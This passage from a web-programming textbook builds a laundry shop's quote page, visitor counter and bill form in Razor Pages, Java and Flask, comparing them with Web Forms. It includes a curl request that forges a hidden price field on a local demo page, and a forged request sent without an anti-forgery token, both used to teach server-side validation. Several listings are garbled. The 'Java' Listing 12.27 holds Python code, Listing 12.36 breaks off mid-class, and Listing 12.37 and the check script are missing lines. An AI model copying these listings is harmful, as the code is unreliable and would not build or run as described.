`__VIEWSTATE` hidden field	nothing: state is rebuilt from the database or the posted fields
`<%= value %>`	`@value` (escaped by default)

The Razor solution. **Listing 12.25** is the markup and **Listing 12.26** the page model.

Listing 12.25 `Quote.cshtml`: the markup, with tag helpers bound to the page model's properties.

```
@page
@model QuoteModel
@{ ViewData["Title"] = "Price quote"; }
<form method="post" class="card narrow">
  <label asp-for="ServiceId">Service</label>
  <select asp-for="ServiceId" asp-items="Model.ServiceOptions"></select>
  <span asp-validation-for="ServiceId" class="err"></span>
  <label asp-for="Units">Quantity (kg, items or pairs)</label>
  <input asp-for="Units">
  <span asp-validation-for="Units" class="err"></span>
  <div class="row"><button class="primary">Quote</button></div>
</form>
@if (Model.Result is not null)
{
  <p class="msg" id="result">@Model.Result</p>
}
```

Listing 12.26 `Quote.cshtml.cs`: the page model; `OnPost` validates and computes on the server.

```
// Quote.cshtml.cs - Problem 12.5: the page model (the "code-behind") of the price quote.
using System.ComponentModel.DataAnnotations;
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LaundryPages.Pages;

public class QuoteModel(Store store) : PageModel
{
    [BindProperty, Display(Name = "Service")]
    public string ServiceId { get; set; } = "S0001";

    [BindProperty, Range(1, 100, ErrorMessage = "The quantity must be a whole number from 1
to 100.")]
    public int Units { get; set; } = 1;

    public string? Result { get; private set; }

    public IEnumerable<SelectListItem> ServiceOptions =>
        store.Services.Select(s => new SelectListItem($"{s.Description} -
{Money.Rupiah(s.Price)}", s.Id));

    public void OnGet() { }                 // the first visit: an empty form

    public void OnPost()                    // the button was pressed: the form comes back
    {
        var service = store.Service(ServiceId);
        if (service is null) ModelState.AddModelError(nameof(ServiceId), "Choose a service
from the list.");
        if (!ModelState.IsValid)
        {
            Response.StatusCode = 422;      // the page is shown again, with the messages
            return;
        }
        Result = $"{Units} x {Money.Rupiah(service!.Price)} = {Money.Rupiah(service.Price *
Units)}";
    }
}
```

Java. Listing 12.27 is the page on the JDK's server: one handler for every request, which shows the form and, for a `POST`, computes the quote from the price in the database.

Listing 12.27 `P125Quote.java`: the quote on the JDK's HTTP server.

```
// P125Quote.java - Problem 12.5: the price quote on the JDK's HTTP server.
//   javac P125Quote.java && java -cp ".:../lib/sqlite-jdbc-3.53.2.0.jar" P125Quote 9220
// GET / shows the form; POST / computes the quote on the server from the database's price.

if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9221)
```

Running it. `tests/quote_check.py` asks each server for five quotes, as a browser would, taking the anti-forgery token from the form when there is one (only the Razor page has one, automatically). The Razor page answers:

```
S0001 x 3    -> 200 3 x Rp 8.000 = Rp 24.000
S0005 x 2    -> 200 2 x Rp 65.000 = Rp 130.000
S0001 x 0    -> 422 The quantity must be a whole number from 1 to 100.
S0001 x abc  -> 422 The value 'abc' is not valid for Units.
S0099 x 1    -> 422 Choose a service from the list.
```

The Java and Python versions print the same five lines except the fourth, where they say "The quantity must be a whole number from 1 to 100." for `abc`. The difference is instructive. In Razor Pages, `Units` is an `int`, so *model binding*, the step that copies form fields into properties, fails to turn `abc` into a number before any rule runs, and reports it with its own message [16]; our Java and Python code reads the text and checks it with one rule. Both refuse, which is what matters.

Line by line. In **Listing 12.25**, `@page` makes the file a page with the address `/Quote`, and `@model QuoteModel` says which class holds its data. `asp-for="Units"` is a *tag helper*: it writes `id="Units" name="Units" type="number"` and the current value, all taken from the property, so the markup and the class can never disagree about a field's name. `asp-validation-for` prints the property's error message, if any. In **Listing 12.26**, the constructor parameter `Store store` is filled in by ASP.NET Core from the singleton registered in `Program.cs` (*dependency injection*). `[BindProperty]` asks for the property to be filled from the posted form; `[Range(1, 100, …)]` is the rule and its message. `OnPost` looks the service up (the id could be anything a browser sends), adds an error if it is unknown, stops if the model state is invalid and sets status 422, and otherwise computes the quote *from the store's price*. The price is never a field of the form.

A tempting wrong solution. Compute the total in the browser, with a few lines of JavaScript that read each option's price and multiply, put it in a hidden field, and have the server print what it receives. It feels efficient: the server does not need to look anything up. **Listing 12.28** keeps that version at `/wrong`, and one request shows what it costs:

```
curl -s -d "ServiceId=S0005&Units=10&Total=1" http://127.0.0.1:9221/wrong
```

```
<p id="result">10 units, total Rp 1</p>
```

Ten two-piece suits for one rupiah. The hidden field is part of the form, and the form is whatever the sender makes it: `curl`, a browser's developer tools, or a script. A price that comes from the browser is a price the customer chooses.

> **CHECK YOURSELF.** Add an *express* option to the quote: a check box that adds 50% to the charge. Which property, which attribute, and where is the 50% applied?
>
> *Answer.* A property `[BindProperty] public bool Express { get; set; }` and, in the markup, `<input asp-for="Express">`, which the tag helper renders as a check box. The surcharge is applied in `OnPost`, on the server: `var total = service.Price * Units * (Express ? 1.5m : 1m);`. The `m` makes the numbers `decimal`, the type for money, so that no rounding error of floating point creeps into rupiah.

12.5.2 Problem 12.6 — A visitor counter that does not lose visitors

> **PROBLEM.** The dynamic page `VisitorCounter02.aspx` of **Figure 12.8** counts visitors in a file: it reads the number, adds one, writes it back, and prints "You are visitor number *n*". Put the same counter on the Laundry's welcome page with Razor Pages, in Java and in Python; send 400 visitors to it, sixteen at a time; explain what happens and repair it.

VisitorCounter02.aspx

WebSite1/VisitorCounter02.aspx

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.IO" %>
<html>
    <head>
        <title>Visitor Counter 2</title>
    </head>
    <body>
        <h1>Welcome</h1>
        You are visitor number
        <%
            FileStream s = new FileStream(Server.MapPath("~/App_Data/") +
                "VisitorCounter.dat", FileMode.OpenOrCreate);
            int n;
            try {
                BinaryReader r = new BinaryReader(s);
                n = r.ReadInt32();
            } catch {
                n = 0;
            }
            n++;
            s.Seek(0, SeekOrigin.Begin);
            BinaryWriter w = new BinaryWriter(s);
            w.Write(n);
            s.Close();
            Response.Write(n);
        %>
    </body>
</html>
```

Figure 12.8 The dynamic visitor counter of Chapter 11, `VisitorCounter02.aspx` (Web Forms; not run here), with the lines of C# shaded: open the file, read the number (or take 0 if that fails), add one, write it back, print it.

In our own words. A web server answers many requests at the same time, each on its own thread. The page in **Figure 12.8** was written as if only one visitor could ever be on it. We are asked to measure what that assumption costs, and to fix it.

Design. The count must outlive the server, so it lives in a file (or, better, the database: Exercise 12.6). The *reading, adding and writing* must happen for one request at a time, which is exactly what a *lock* provides: an object that only one thread can hold, so that a second thread arriving at `lock (Gate)` waits until the first has left the block. The lock must be one object for all requests, so it lives in application state: a `static` field in C#, a `static final` field in Java, a module-level `threading.Lock()` in Python. Each version has two addresses, the naive one without the lock and the safe one with it, so that the same program can measure both.

The Razor solution. Listing 12.29 is the page model; the page itself is one line, "You are visitor number `@Model.Visitor`".

Listing 12.29 `Counter.cshtml.cs`: `OnGet` bumps the count inside a lock; `OnGetNaive`, reached with `?handler=Naive`, does not.

```
// Counter.cshtml.cs - Problem 12.6: a visitor counter kept in a file, as
VisitorCounter02.aspx did.
//   /Counter                 the safe version: one visitor at a time inside the lock
//   /Counter?handler=Naive   the tempting version: read, add one, write, with no lock
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryPages.Pages;

public class CounterModel(IConfiguration config) : PageModel
{
    private static readonly object Gate = new();    // ONE object for every request of this
server

    public long Visitor { get; private set; }

    private string FileFor(string name) => Path.Combine(config["CounterDir"] ??
Path.GetTempPath(), name);

    public void OnGet()
    {
        lock (Gate)                                 // read-add-write happens for one
request at a time
        {
            Visitor = Bump(FileFor("visitors-safe.txt"));
        }
    }

    public void OnGetNaive() => Visitor = Bump(FileFor("visitors-naive.txt"));

    private static long Bump(string file)           // inside a PageModel, File() makes a
download: say System.IO.File
    {
        long n = System.IO.File.Exists(file) &&
long.TryParse(System.IO.File.ReadAllText(file), out var v) ? v : 0;
        n++;                                        // two requests that read the same n
both write n + 1
        System.IO.File.WriteAllText(file, n.ToString());
        return n;
    }
}
```

Java (**Listing 12.30**) and **Python** (**Listing 12.31**) have the same two addresses. The Java server is given a pool of sixteen threads, because the JDK's HTTP server otherwise answers with a single thread, and a single thread cannot race with itself; the measurement would then show nothing, and a real deployment would be slow.

Listing 12.30 `P126Counter.java`: the counter on the JDK's server with sixteen threads, with and without `synchronized`.

```
// P126Counter.java - Problem 12.6: a visitor counter kept in a file, two ways, on the
JDK's HTTP server.
//   javac P126Counter.java && java P126Counter 9222 COUNTER_FOLDER
//   /counter         the safe version: synchronized, one read-add-write at a time
//   /counter/naive   the tempting version: no lock at all
// The server answers with 16 threads, as a real one would; with one thread the race could
not happen.
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.util.concurrent.Executors;

public class P126Counter {
    static Path folder;
    static final Object GATE = new Object();

    public static void main(String[] args) throws IOException {
        folder = Path.of(args.length > 1 ? args[1] : System.getProperty("java.io.tmpdir"));
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1",
                args.length > 0 ? Integer.parseInt(args[0]) : 9222), 0);
        server.setExecutor(Executors.newFixedThreadPool(16));
        server.createContext("/counter", ex -> {
            long n;
            if (ex.getRequestURI().getPath().equals("/counter/naive")) {
                n = bump(folder.resolve("visitors-naive.txt"));
            } else {
                synchronized (GATE) { n = bump(folder.resolve("visitors-safe.txt")); }
            }
            reply(ex, "<p>You are visitor number <b id=\"visitor\">" + n + "</b>.</p>");
        });
        server.start();
    }

    static long bump(Path file) throws IOException {
        long n = 0;
        try {
            n = Long.parseLong(Files.readString(file).trim());
        } catch (NoSuchFileException | NumberFormatException e) {
            n = 0;                              // no file yet, or caught half-written by
another request
        }
        n++;
        Files.writeString(file, Long.toString(n));
        return n;
    }
```

Listing 12.30 (Continued) *P126Counter.java: the counter on the JDK's server with sixteen threads, with and without synchronized.*

```
    static void reply(HttpExchange ex, String html) throws IOException {
        byte[] b = html.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(200, b.length);
        ex.getResponseBody().write(b);
        ex.close();
    }
}
```

Listing 12.31 `p126_counter.py`: the counter in Flask, with and without a `threading.Lock`.

```
# p126_counter.py - Problem 12.6: a visitor counter kept in a file, two ways, in Flask.
#     python p126_counter.py 9223 COUNTER_FOLDER
#   /counter         the safe version: a lock, so one read-add-write at a time
#   /counter/naive   the tempting version: no lock at all
# Flask's development server answers every request in its own thread, as a real server
would.
import os
import sys
import tempfile
import threading

from flask import Flask

app = Flask(__name__)
FOLDER = sys.argv[2] if len(sys.argv) > 2 else tempfile.gettempdir()
GATE = threading.Lock()                 # ONE lock for every request of this process

def bump(name):
    path = os.path.join(FOLDER, name)
    try:
        with open(path) as f:
            n = int(f.read().strip())
    except (FileNotFoundError, ValueError):     # no file yet, or caught half-written by
another request
        n = 0
    n += 1
    with open(path, "w") as f:
        f.write(str(n))
    return n

@app.get("/counter")
def safe():
    with GATE:
        n = bump("visitors-safe.txt")
    return f'<p>You are visitor number <b id="visitor">{n}</b>.</p>'

@app.get("/counter/naive")
def naive():
    return f'<p>You are visitor number <b id="visitor">{bump("visitors-
naive.txt")}</b>.</p>'

if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9223,
threaded=True)
```

The measurement. **Listing 12.32** sends 400 requests from sixteen threads and reports how many were answered, the highest visitor number any of them was shown, and how many visitors the counter lost:

$$\text{lost} = \text{visitors sent} - \text{highest number shown} \tag{12.4}$$

Listing 12.32 `hammer.py`: sixteen visitors at a time against one counter address.

```python
# hammer.py - Problem 12.6: many visitors at once. Sends REQUESTS requests from 16 threads
to one
# counter address and compares what the counter says with how many visitors really came.
#     python3 hammer.py http://127.0.0.1:9222/counter/naive 400
import re
import sys
import urllib.request
from concurrent.futures import ThreadPoolExecutor

url, total = sys.argv[1], int(sys.argv[2]) if len(sys.argv) > 2 else 400

def visit(_):
    try:
        with urllib.request.urlopen(url, timeout=10) as r:
            return int(re.search(r'id="visitor">(\d+)<', r.read().decode()).group(1))
    except Exception:
        return None                                    # a 500 or a broken answer

with ThreadPoolExecutor(max_workers=16) as pool:
    numbers = list(pool.map(visit, range(total)))
answered = [n for n in numbers if n is not None]
print(f"{url}")
print(f"  visitors sent {total}, answered {len(answered)}, errors {total - len(answered)}")
print(f"  highest number shown {max(answered, default=0)}, distinct numbers
{len(set(answered))}")
print(f"  visitors lost by the counter {total - max(answered, default=0)}")
```

Against the Razor pages, starting from no file, the report reads as follows; the last line of each block is Equation (12.4):

```
http://127.0.0.1:9210/Counter?handler=Naive
  visitors sent 400, answered 400, errors 0
  highest number shown 78, distinct numbers 78
  visitors lost by the counter 322
http://127.0.0.1:9210/Counter
  visitors sent 400, answered 400, errors 0
  highest number shown 400, distinct numbers 400
  visitors lost by the counter 0
```

The Java server lost 287 of 400 and the Python server 339 of 400 on the naive address, and both counted exactly 400 on the safe one (`outputs/counter_java.txt` and `outputs/counter_python.txt`). The naive numbers change from run to run, because they depend on how the threads happen to be scheduled; the safe number never changes.

Why so many? Figure 12.9 shows the two ways the naive counter loses visitors. The first is the classic *lost update*: request A reads 5, request B reads 5 before A has written, both write 6, and one visitor has vanished. That alone would lose a handful. The second explains the hundreds. Writing a file first *empties* it and then writes the new text; a request that reads the file in that instant finds nothing, and the code, like the `catch { n = 0; }` of the original page, treats "nothing" as zero. One such reading throws the whole count back to 1.



Figure 12.9 Two ways to lose visitors without a lock: two requests read the same number, or one request reads the file while another has emptied it to rewrite it.

Line by line. In **Listing 12.29**, `private static readonly object Gate = new();` creates one object when the class is first used; `static` means it belongs to the class, not to a page model, and ASP.NET Core creates a *new* page model for every request, so an ordinary field would give every request its own lock, which locks nothing. `lock (Gate) { … }` lets one thread at a time into the block. `System.IO.File` is written out in full because inside a `PageModel` the short name `File` is a method that sends a file as a download; the first build of this page failed with exactly that error, `'PageModel.File(byte[], string)' is a method`. In Java, `synchronized (GATE)` is the same statement; in Python, `with GATE:` acquires the lock and releases it when the block ends, even if an exception is raised.

A tempting wrong solution. Keep the count in an ordinary field of the page model, `public int Count;`, and add one in `OnGet`. Every visitor sees 1: the page model is created anew for every request, so the field is born at 0 each time. Moving it to a `static int` and writing `Count++` fixes that and brings back the lost update, because `Count++` is itself read, add, write. The right tools are a lock, as here, or an atomic instruction such as `Interlocked.Increment(ref count)` in C#, `AtomicLong.incrementAndGet()` in Java, and, for a count that must survive a restart and be shared by several servers, the database: `UPDATE Counter SET n = n + 1`, which the database performs as one indivisible step.

> **CHECK YOURSELF.** The owner now runs the site on two servers behind a load balancer, both writing the same counter file on a shared disk. Does the `lock` still prevent lost visitors? What would?
>
> *Answer.* No. A lock is an object in the memory of one process; the other server has its own lock, and the two know nothing of each other, so their read-add-write sequences can still interleave. What works across processes is one place that decides for everybody: the database, with `UPDATE Counter SET n = n + 1 WHERE id = 1` followed by reading the new value in the same transaction.

12.6 New Worked Problems: Forms and Handlers

12.6.1 Problem 12.7 — A form whose rules hold whatever the browser does

> **PROBLEM.** Write the page on which a cashier takes in a bill: customer id, service, quantity, rack and outlet. A customer id looks like `C0047` and must exist; the quantity is a whole number from 1 to 100; a rack is one capital letter and two digits, like `A07`. Show every mistake next to its field, keep what was typed, compute the charge on the server, and after success go to the new bill's page. Use the validation attributes of Razor Pages, compare them with the validator controls of Web Forms, and write the same page in Java and in Python.

In our own words. The form of **Figure 12.1**, with five fields and five rules, three of which are about the *shape* of a value (looks like `C0047`) and two of which are about *existence* (there is such a customer, such a service). The charge is

$$\text{charge} = \text{price of the service} \times \text{quantity}, \tag{12.5}$$

computed from the price list at the moment the bill is taken in and stored in the bill, so that later price changes do not rewrite it.

Design. The rules about shape can be written *declaratively*, as attributes on the properties of an input class: `[Required]`, `[RegularExpression]`, `[Range]`. ASP.NET Core checks them during model binding and records every failure in `ModelState` under the field's name [16]. The rules

about existence need the data, so they are written as code in the handler, which adds its failures to the same `ModelState`, so that all messages appear in the same way. The fields are grouped in a nested class `InputModel` bound as one property, `Input`; the form fields are therefore called `Input.CustomerId`, `Input.Unit` and so on, and the Java and Python versions use the same names, so one check script drives all three.

The Web Forms counterpart. In Web Forms each rule is a control placed next to its text box: a `RequiredFieldValidator`, a `RegularExpressionValidator`, a `RangeValidator`, and a `CustomValidator` with a server-side event for the rule that needs data. **Listing 12.33** and **Listing 12.34** are that page, for reading.

Listing 12.33 `NewBill.aspx`: the rules as validator controls, for reading (not run).

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="NewBill.aspx.cs" Inherits="NewBill"
%>
<%-- NewBill.aspx - Problem 12.7 with validator controls (not run: needs .NET Framework on
Windows). --%>
<!DOCTYPE html>
<html>
<head runat="server"><title>Take in a bill</title></head>
<body>
  <form id="form1" runat="server">
    Customer id <asp:TextBox ID="CustomerBox" runat="server" />
    <asp:RequiredFieldValidator runat="server" ControlToValidate="CustomerBox"
ErrorMessage="Give the customer id." />
    <asp:RegularExpressionValidator runat="server" ControlToValidate="CustomerBox"
        ValidationExpression="C\d{4}" ErrorMessage="A customer id looks like C0047." />
    <asp:CustomValidator ID="CustomerExists" runat="server" ControlToValidate="CustomerBox"
        OnServerValidate="CustomerExists_ServerValidate" ErrorMessage="There is no such
customer." />
    Service <asp:DropDownList ID="ServiceList" runat="server" />
    Quantity <asp:TextBox ID="UnitBox" runat="server" Text="1" />
    <asp:RangeValidator runat="server" ControlToValidate="UnitBox" Type="Integer"
MinimumValue="1"
        MaximumValue="100" ErrorMessage="The quantity must be a whole number from 1 to
100." />
    Rack <asp:TextBox ID="RackBox" runat="server" />
    <asp:RegularExpressionValidator runat="server" ControlToValidate="RackBox"
        ValidationExpression="[A-Z]\d{2}" ErrorMessage="A rack looks like A07: one capital
letter, two digits." />
    <asp:Button ID="CreateButton" runat="server" Text="Create bill"
OnClick="CreateButton_Click" />
  </form>
</body>
</html>
```

Listing 12.34 `NewBill.aspx.cs`: the code-behind; `Page.IsValid` is checked before anything is written.

```
// NewBill.aspx.cs - the code-behind of NewBill.aspx (Problem 12.7; not run).
using System;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class NewBill : Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        if (!IsPostBack)
            foreach (var s in LaundryData.Services())
                ServiceList.Items.Add(new ListItem(s.Description, s.Id));
    }

    protected void CustomerExists_ServerValidate(object source, ServerValidateEventArgs
args)
    {
        args.IsValid = LaundryData.Customer(args.Value) != null;      // only the server
can know this
    }

    protected void CreateButton_Click(object sender, EventArgs e)
    {
        if (!Page.IsValid) return;                                     // never trust the
browser's check
        var service = LaundryData.Service(ServiceList.SelectedValue);
        int unit = int.Parse(UnitBox.Text);
        string id = LaundryData.AddBill(CustomerBox.Text, service, unit, RackBox.Text);
// priced here
        Response.Redirect("BillDetail.aspx?id=" + id);                 // Post/Redirect/Get
    }
}
```

The Razor solution. Listing 12.35 and **Listing 12.36**.

Listing 12.35 `Bills/New.cshtml`: five fields, each with its validation message.

```
@page
@model NewModel
@{ ViewData["Title"] = "Take in a bill"; }
<div asp-validation-summary="ModelOnly" class="err"></div>
<form method="post" class="card">
  <label asp-for="Input.CustomerId">Customer id</label>
  <input asp-for="Input.CustomerId" placeholder="C0047">
  <span asp-validation-for="Input.CustomerId" class="err"></span>
  <label asp-for="Input.ServiceId">Service</label>
  <select asp-for="Input.ServiceId" asp-items="Model.ServiceOptions"></select>
  <span asp-validation-for="Input.ServiceId" class="err"></span>
  <label asp-for="Input.Unit">Quantity</label>
  <input asp-for="Input.Unit">
  <span asp-validation-for="Input.Unit" class="err"></span>
  <label asp-for="Input.Rack">Rack</label>
  <input asp-for="Input.Rack" placeholder="A07">
  <span asp-validation-for="Input.Rack" class="err"></span>
  <label asp-for="Input.OutletId">Outlet</label>
  <select asp-for="Input.OutletId" asp-items="Model.OutletOptions"></select>
  <div class="row"><button class="primary">Create bill</button></div>
</form>
```

Listing 12.36 `Bills/New.cshtml.cs`: shape rules as attributes, existence rules in code, the charge computed by the store.

```
// New.cshtml.cs - Problem 12.7: take in a bill. The rules are attributes on the input
model;
// the server checks them all again, looks the ids up, and computes the charge itself.
using System.ComponentModel.DataAnnotations;
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LaundryPages.Pages.Bills;

public class NewModel(Store store, IConfiguration config) : PageModel
{
    public sealed class InputModel
    {
        [Required(ErrorMessage = "Give the customer id.")]
        [RegularExpression(@"^C\d{4}$", ErrorMessage = "A customer id looks like C0047.")]
        public string? CustomerId { get; set; }

        [Required(ErrorMessage = "Choose a service.")]
        public string? ServiceId { get; set; }

{Money.Rupiah(s.Price)}", s.Id));

    public IEnumerable<SelectListItem> OutletOptions =>
        store.Outlets.Select(o => new SelectListItem(o.Name, o.Id));

    public void OnGet() { }
```

Listing 12.36 (Continued) *Bills/New.cshtml.cs: shape rules as attributes, existence rules in code, the charge computed by the store.*

```
    public IActionResult OnPost()
    {
        // The attributes checked the shape of each value; only the server can check that
it exists.
        if (ModelState.IsValid && store.Customer(Input.CustomerId) is null)
            ModelState.AddModelError("Input.CustomerId", $"There is no customer
{Input.CustomerId}.");
        var service = store.Service(Input.ServiceId);
        if (service is null)
            ModelState.AddModelError("Input.ServiceId", "Choose a service from the list.");
        if (store.Outlets.All(o => o.Id != Input.OutletId))
            ModelState.AddModelError("Input.OutletId", "Choose an outlet from the list.");
        if (!ModelState.IsValid)
        {
            Response.StatusCode = 422;              // the same form again, with the
messages
            return Page();
        }
        var now = config["LaundryNow"] ?? DateTime.Now.ToString("yyyy-MM-dd HH:mm:ss");
        var bill = store.AddBill(Input.CustomerId!, service!, Input.Unit, Input.Rack!,
Input.OutletId, now);
        TempData["Flash"] = $"Bill {bill.Id} created: {bill.Unit} x
{Money.Rupiah(service!.Price)} = {Money.Rupiah(bill.Charged)}.";
        return RedirectToPage("Detail", new { id = bill.Id });      // Post/Redirect/Get
    }
}
```

Figure 12.10 is the page after a form with three mistakes: every message sits under its field, and what was typed is still there to be corrected.



Figure 12.10 The Razor form after `47`, `0` and `a7`: three messages, status 422, nothing written.

Python. Listing 12.37 is Problems 12.7 and 12.8 together in Flask, with the same addresses as the Razor pages. It writes to `laundry.db`, so it also records the `StatusLog` row that the database's audit trail expects, in the same transaction as the bill.

Listing 12.37 `p127_bills.py`: the bill form and the bill page in Flask, over SQLite.

```
# p127_bills.py - Problems 12.7 and 12.8 in Flask: take in a bill (a validated form), then
move it
# on and take payments (one page, two buttons). Same addresses and field names as the Razor

Running it. Listing 12.39 plays the cashier: three mistakes, then an unknown customer, then a correct form, then the payments and status changes of Problem 12.8, then a forged request.

Listing 12.39 `bills_check.py`: one script for the three versions, because they share addresses and field names.

```python
# bills_check.py - Problems 12.7, 12.8 and 12.11: drive the bill pages like a cashier
would.
# The Razor pages, the JDK server and Flask all answer the same addresses, so one script
checks all three:
#     python3 bills_check.py http://127.0.0.1:9210      (Razor Pages)
#     python3 bills_check.py http://127.0.0.1:9224      (Java)      ... :9225 (Python)
import http.cookiejar
import re
import sys
import urllib.error
import urllib.parse
import urllib.request

base = sys.argv[1].rstrip("/")

class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args):
        return None

jar = http.cookiejar.CookieJar()
browser = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(jar), NoRedirect)

def go(path, form=None):
    data = urllib.parse.urlencode(form).encode() if form is not None else None
    try:
        with browser.open(urllib.request.Request(base + path, data=data)) as r:
            return r.status, r.headers.get("Location", ""), r.read().decode()
    except urllib.error.HTTPError as e:
        return e.code, e.headers.get("Location", ""), e.read().decode()

def token(html):
    return re.search(r'name="__RequestVerificationToken" type="hidden" value="([^"]+)"',
html).group(1)

def messages(html):
    return re.findall(r'<(?:span|p) class="(?:err|msg)[^"]*"[^>]*>([^<]+)<', html)
```

Listing 12.39 (Continued) *bills_check.py: one script for the three versions, because they share addresses and field names.*

```
t = token(go("/Bills/New")[2])
form = {"__RequestVerificationToken": t, "Input.CustomerId": "47", "Input.ServiceId":
"S0001",
        "Input.Unit": "0", "Input.Rack": "a7", "Input.OutletId": "O01"}
s, _, html = go("/Bills/New", form)
print(f"1. three mistakes      -> {s}", *messages(html), sep="\n     ")

"Input.Rack": "A07"}))
print(f"2. unknown customer    -> {s}", *messages(html), sep="\n     ")
s, loc, _ = go("/Bills/New", dict(form, **{"Input.CustomerId": "C0047", "Input.Unit": "4",
"Input.Rack": "A07"}))
print(f"3. correct form        -> {s} {loc}")
s, _, html = go(loc)
t = token(html)
print(f"   the bill page       -> {s}", *messages(html), sep="\n     ")
for step, (handler, extra) in enumerate([("Pay", {"amount": "50000", "method": "cash"}),
                                         ("Pay", {"amount": "20000", "method": "cash"}),
                                         ("Advance", {}), ("Advance", {}), ("Advance",
{})], start=4):
    s, loc2, _ = go(f"{loc}?handler={handler}", dict({"__RequestVerificationToken": t},
**extra))
    html = go(loc)[2]
    status = re.search(r'id="status">(\w+)<', html).group(1)
    balance = re.search(r'id="balance">([^<]+)<', html).group(1)
    print(f"{step}. {handler:<7} {extra.get('amount', ''):>6} -> {s}; status {status},
balance {balance}; "
          f"{' '.join(messages(html))}")
s, _, _ = go("/Bills/New", {"Input.CustomerId": "C0047", "Input.ServiceId": "S0001",
"Input.Unit": "4",
                            "Input.Rack": "A07", "Input.OutletId": "O01"})
print(f"9. no token (forged)   -> {s}")
```

Against the Razor pages (the Java and Python versions print exactly the same lines):

```
1. three mistakes      -> 422
     A customer id looks like C0047.
     The quantity must be a whole number from 1 to 100.
     A rack looks like A07: one capital letter, two digits.
2. unknown customer    -> 422
     There is no customer C9999.
3. correct form        -> 302 /Bills/Detail/B2954
   the bill page       -> 200
     Bill B2954 created: 4 x Rp 8.000 = Rp 32.000.
4. Pay      50000 -> 302; status queued, balance Rp 32.000; The amount must be from Rp 1 to
the balance, Rp 32.000.
5. Pay      20000 -> 302; status queued, balance Rp 12.000; Payment of Rp 20.000 recorded.
6. Advance        -> 302; status finished, balance Rp 12.000; Bill B2954 is now finished.
7. Advance        -> 302; status departed, balance Rp 12.000; Bill B2954 is now departed.
8. Advance        -> 302; status departed, balance Rp 12.000; Bill B2954 has already been
collected.
9. no token (forged)   -> 400
```

Line by line. `[Required(ErrorMessage = "Give the customer id.")]` fails when the field is missing or empty; `[RegularExpression(@"^C\d{4}$", …)]` when it does not look like `C` and four digits (the `@` before the string lets the backslash be written once). `[Range(1, 100, …)]` on an `int` fails for 0 and 101, and model binding fails first for text that is not a number. In `OnPost`, the existence check runs only `if (ModelState.IsValid)`, so a customer id that does not even look right is not looked up; its one message is enough. `ModelState.AddModelError("Input.CustomerId", …)` files the message under the same key the attributes use, so `asp-validation-for="Input.CustomerId"` prints it in the same place. `Response.StatusCode = 422; return Page();` shows the same page again; because the

